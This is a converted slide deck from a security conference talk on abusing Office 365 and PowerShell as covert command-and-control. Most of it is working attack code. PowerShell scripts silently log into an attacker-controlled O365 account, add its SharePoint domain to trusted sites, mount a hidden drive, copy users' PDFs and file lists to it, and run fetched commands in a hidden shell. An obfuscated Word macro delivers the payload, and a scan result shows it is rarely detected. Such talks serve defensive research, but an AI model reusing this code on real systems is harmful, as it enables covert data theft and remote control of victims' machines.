



CRAIG DODS
CHIEF ARCHITECT - SECURITY

INFECTING THE ENTERPRISE: ABUSING OFFICE365+POWERSHELL FOR COVERT C2


@CCMA40

AGENDA

- Discuss what makes O365 ideal C2 infrastructure
- Enter Powershell
- 4-Stage PoC Walkthrough
- Mitigation Strategies
- Evading Detection + Final Demo

Office 365 Adoption

USAGE BY APPLICATION IN Q2 2016



OFFICE365: WHY IT'S INTERESTING FOR C2

Vast majority of enterprises permit SSL/TLS to Office365

Larger enterprises peer directly with Microsoft via ExpressRoute making data exfiltration *fast* [10 Gbps+]

Due to the volume of traffic and level of trust, most elect not to decrypt Office365

Attacks can be launched without revealing the attacker's network

DLP Solutions do not view a local share as being "outside" the enterprise

Using `New-PSDrive`, one can mount an O365 drive which is invisible within File Explorer, WMI, COM, and .NET, significantly decreasing the likelihood of detection.

MICROSOFT SAW THIS COMING, OF COURSE

Even if you're able to figure out how, simply mounting an Office 365 drive on your target won't get you anywhere.

If you want read/write access to that drive, your malware will need human-like interaction abilities to fetch a SAML token from O365.

```
out-file : Access Denied. Before opening files in this location, you must first add the web site to your trusted sites  
list, browse to the web site, and select the option to login automatically.  
At line:1 char:1  
+ echo "Test" > testfile.txt  
+ ~~~~~  
+ CategoryInfo          : OpenError: (:) [Out-File], IOException  
+ FullyQualifiedErrorId : FileOpenFailure,Microsoft.PowerShell.Commands.OutFileCommand
```

ENTER POWERSHELL

(un)Fortunately for us, Microsoft added an extremely robust module to Powershell that allows it to interact with and control Internet Explorer.

Using this module, we can overcome the painful challenge of loading <https://portal.office.com>, avoiding pre-existing SSO, entering in our credentials *and* clicking on a few buttons, all without launching a user-visible IE session.

If anyone is aware of a non-nefarious use for ` \$ie.visible = \$False ` please let me know.

PHASE 1 GET THAT SAML TOKEN

<https://login.microsoftonline.com/login.srf?wa=wsignin1%2E0&rpsnv=4&ct=1488241126&rver=6%2E1%2E6206%2E0&wp=MBI&wreply=https%...> ☆ 🔍 🔒

Ligue

つなぐ

povezati

להתאחד

badguy@eviler.onmicrosoft.com

Keep me signed in

Sign in Back

Can't access your account?

#5 kills existing IE sessions

#7→10 cleans up cookies, forms, and passwords in IE to avoid SSO

#12 launches IE

#13 makes it invisible

#14 launches the URL

#17→19 inputs credentials and click the checkbox

#23→24 clicks on entries to erase filler text

#25 clicks on the Sign-in Button

```
1 $Username = "badguy@EVILER.onmicrosoft.com"
2 $Password = "Password1"
3 $URL = "portal.office.com"
4
5 Get-Process iexplore -EA SilentlyContinue | Stop-Process
6
7 rundll32.exe InetCpl.cpl, ClearMyTracksByProcess 8
8 rundll32.exe InetCpl.cpl, ClearMyTracksByProcess 2
9 rundll32.exe InetCpl.cpl, ClearMyTracksByProcess 16
10 rundll32.exe InetCpl.cpl, ClearMyTracksByProcess 32
11
12 $ie = New-Object -com InternetExplorer.Application
13 $ie.Visible = $False
14 $ie.Navigate($URL)
15 while($ie.ReadyState -ne 4) {start-sleep -m 100}
16
17 $ie.Document.getElementById("cred_userid_inputtext").Value = "$Username"
18 $ie.Document.getElementById("cred_password_inputtext").Value = "$Password"
19 $ie.Document.getElementById("cred_keep_me_signed_in_checkbox").Checked = $True
20
21 while($ie.ReadyState -ne 4) {start-sleep -m 100}
22
23 $ie.Document.getElementById("cred_userid_inputtext").click();
24 $ie.Document.getElementById("cred_password_inputtext").click();
25 $ie.Document.getElementById("cred_sign_in_button").click();
```

DEMO - WITH IE VISIBLE

The screenshot shows a Microsoft Edge browser window with the following details:

- Address Bar:** https://login.microsoftonline.com/login.sr
- Title Bar:** Microsoft Corpor... (partially visible)
- Page Content:** The Office 365 sign-in page for a work or school account. It includes fields for email and password, a "Keep me signed in" checkbox, and "Sign in" and "Back" buttons.
- Taskbar:** Shows the Windows Start button, the "Ask me anything" search bar, and various pinned icons (File Explorer, Microsoft Store, Mail, OneDrive, Edge, Task View, etc.). A notification badge with the number "5" is visible in the bottom right corner.

PHASE 2

ADD TO TRUSTED SITES + MOUNT AND HIDE NEW DRIVE

```
1 $password = convertto-securestring -String 'Password1' -AsPlainText -Force ;
2 $Creds = new-object -typename System.Management.Automation.PSCredential('badguy@eviler.onmicrosoft.com', $password) ;
3 $baddomain="eviler-my"
4
5 #Add Registry Keys
6 set-location "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\";
7 new-item sharepoint.com;
8 set-location "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\sharepoint.com";
9 new-item $baddomain;
10 set-location "HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet
11 Settings\ZoneMap\Domains\sharepoint.com\eviler-my";
12 new-itemproperty . -Name https -Value 2 -Type DWORD;
13 new-itemproperty . -Name http -Value 2 -Type DWORD;
14 new-itemproperty . -Name * -Value 2 -Type DWORD;
15
16 #Mount a *temporary* PSDrive - not visible outside the shell that mounts it
17 New-PSDrive -Name J -PSProvider FileSystem -Root
18 '\\eviler-my.sharepoint.com@SSL\DavidWWWRoot\personal\badguy_eviler_onmicrosoft_com\Documents' -Credential $Creds
```

DEMO - HIDDEN DRIVE MOUNTING

Select Windows PowerShell

PS C:\Users\Corporate-Drone>

This PC

File Computer View

← → ⏪ ⏩ This PC

Search This PC

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- Music
- Videos

OneDrive

This PC

Network

Folders (6)

- Desktop
- Downloads
- Pictures
- Documents
- Music
- Videos

Devices and drives (2)

- Local Disk (C): 46.4 GB free of 59.5 GB
- DVD Drive (D:)

8 items

Activate Windows

Go to Settings to activate Windows.

Evaluation copy. Build 15025.rs_prerelease.170127-1750

2:19 PM 2/28/2017


Ask me anything

PHASE 3

EXFILTRATE DATA AND BYPASS PS RESTRICTIONS

```
1 $User=$env:UserName  
2 $Domain=$env:UserDomain  
3 $Storage="J:\$Domain\$User"  
4 cd J:  
5 mkdir $Storage  
6 #List and record all files  
7 Get-ChildItem -Recurse C:\Users\$User > $Storage\Current_File_List.txt  
8 # Steal all PDF's  
9 Get-Childitem C:\Users\$User -recurse -filter *.pdf | % {Copy-Item -Path $_.FullName -Destination $Storage}  
10 #Bypass Restricted Execution Policy and launch Today's commands  
11 cat J:\todays-commands.txt | powershell.exe -windowstyle hidden
```

DEMO - EXFILTRATE DATA + BYPASS EXECUTION POLICY



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The window has a dark blue background. In the top-left corner, there is a small icon of a blue envelope with a white arrow pointing right. The title bar contains the text "Windows PowerShell". The main area of the window shows two lines of command-line text:

```
PS J:\>
PS J:\> -
```

The cursor is located in the center of the window. In the bottom-right corner of the screen, there is a watermark that reads "Activate Windows Go to Settings to activate Windows." Below the window, the Windows taskbar is visible, featuring icons for the Start button, Cortana (Ask me anything), File Explorer, Task View, Internet Explorer, and File Explorer again. The system tray shows the date and time as "Evaluation copy. Build 15025.rs_prerelease.170127-1750" and the date as "3/2/2017". The system tray also includes icons for battery status, signal strength, and a notification bubble with the number "10".

BASIC WEAPONIZATION

While not overly interesting, the delivery mechanism for this PoC is via a macro-enabled Microsoft Word Document.

The payload is obfuscated and injected into memory using TrustedSec's "Unicorn".

AV/NG-AV/EDR detection is minimal to non-existent.

Unicorn attempts to evade Sandboxes by delaying detonation until *after* the document has been closed by the user.



SHA256: c10e5dacf0762b72fb08aeafc82483c9a5fc63114f32c5cef3dfd8faf353bf83

File name: Totally-Legitimate-Document.docm

Detection ratio: 4 / 58

Analysis date: 2017-03-20 19:41:10 UTC (4 minutes ago)

[Analysis](#)[File detail](#)[Additional information](#)[Comments 0](#)[Votes](#)

File identification

MD5 155e1a85eba8578ccbd18def74e3cec2

SHA1 fb252b7a50f00f4dfa4ebb04222af9537022e567

SHA256 c10e5dacf0762b72fb08aeafc82483c9a5fc63114f32c5cef3dfd8faf353bf83

ssdeep 6144:zN9JzeBQfe8C+57GHysKp1Cfj6Qbz7zq0tzt/IDjGTpaBNYjUfx:puOPC+5GHysM1mVzq0tzeU0nYjkx

File size 346.0 KB (354309 bytes)

File type Office Open XML Document


Magic literal Zip archive data, at least v2.0 to extract

Visual Basic Editor

```
Sub AutoOpen()
Dim qQ0wC
qQ0wC = "p" & "o" & "w" & "e" & "r" & "s" & "h" & "e" & "l" & "l" & " -w 1 -nop -C \"\"sv sK -;sv MQ ec;sv XUN ((gv sK).value.toString()+(gv MQ).value.toString());" &
& "wAIABTAAHQAbwBwAC0AUAByAG8AYwBlAHMACwA7ACQAAoB1ACAAQPQAgAE4AZQB3AC0ATwB1AGoAZQBjAHQAIAAtAGMAbwBtACAASQBuAHQAZQByAG4AZQB0AEUeAbwAGwAbwByAGUAcgAuEEAcAbwAGwAaQ BjAGEAd
& "BfAHUAcwB1AHIAaQBkAF8AaQBuAHAAdQb0AHQAZQb4AHQAigApAC4AdgBhAGwAdQB1AD0AIAiACQAdQBzAGUAcgBuAGEAbQB1LACIA0wAkAGKAZQAUAGQAbwBjAHUAbQB1LAG4AdAAuAGcAZQB0AEUAbABL AG0AZQBuA
& "QAVAByAHUAZQ7AHcAaAbpAGwAZQAOAcQAAoQB1AC4AUgB1AGEAZAB5AFMAdAbhAHQAZQAgAC0AbgB1LACAAANApACAAewBzAHQAYQByAHQALQBzAGwAZQB1AHAIAAAtAG0AIAAxADAAMAB9Ad sAJAbpAGUALgBkAG8AY
& "B1LAG4AdAAuAGcAZQB0AEUAbABL AG0AZQBuAHQAOgB5AEkKAZAAoACIAYwByAGUAZABFAHMAaQbNAG4AXwBpAG4AXwBiAHUAdAB0AG8AbgAiACKALgBjAGwAaQ BjAGsAKAApAd sAJAbiAGEAZABkAG8AbQBhAGkAbgA9A
& "KAbgB0AC4AYwBvAG0A0wBzAGUAdAAtAGwAbwBjAGEAdABpAG8AbgAgACIASABLAEMAVQA6AFwAuwBPAEYAVABXAEEAUgBFAFwATQBpAGMAcgBvAHMAbwBmAHQAXABXAGkAbgBkAG8AdwBzAf wA QwB1AHIAcgB1LAG4Ad
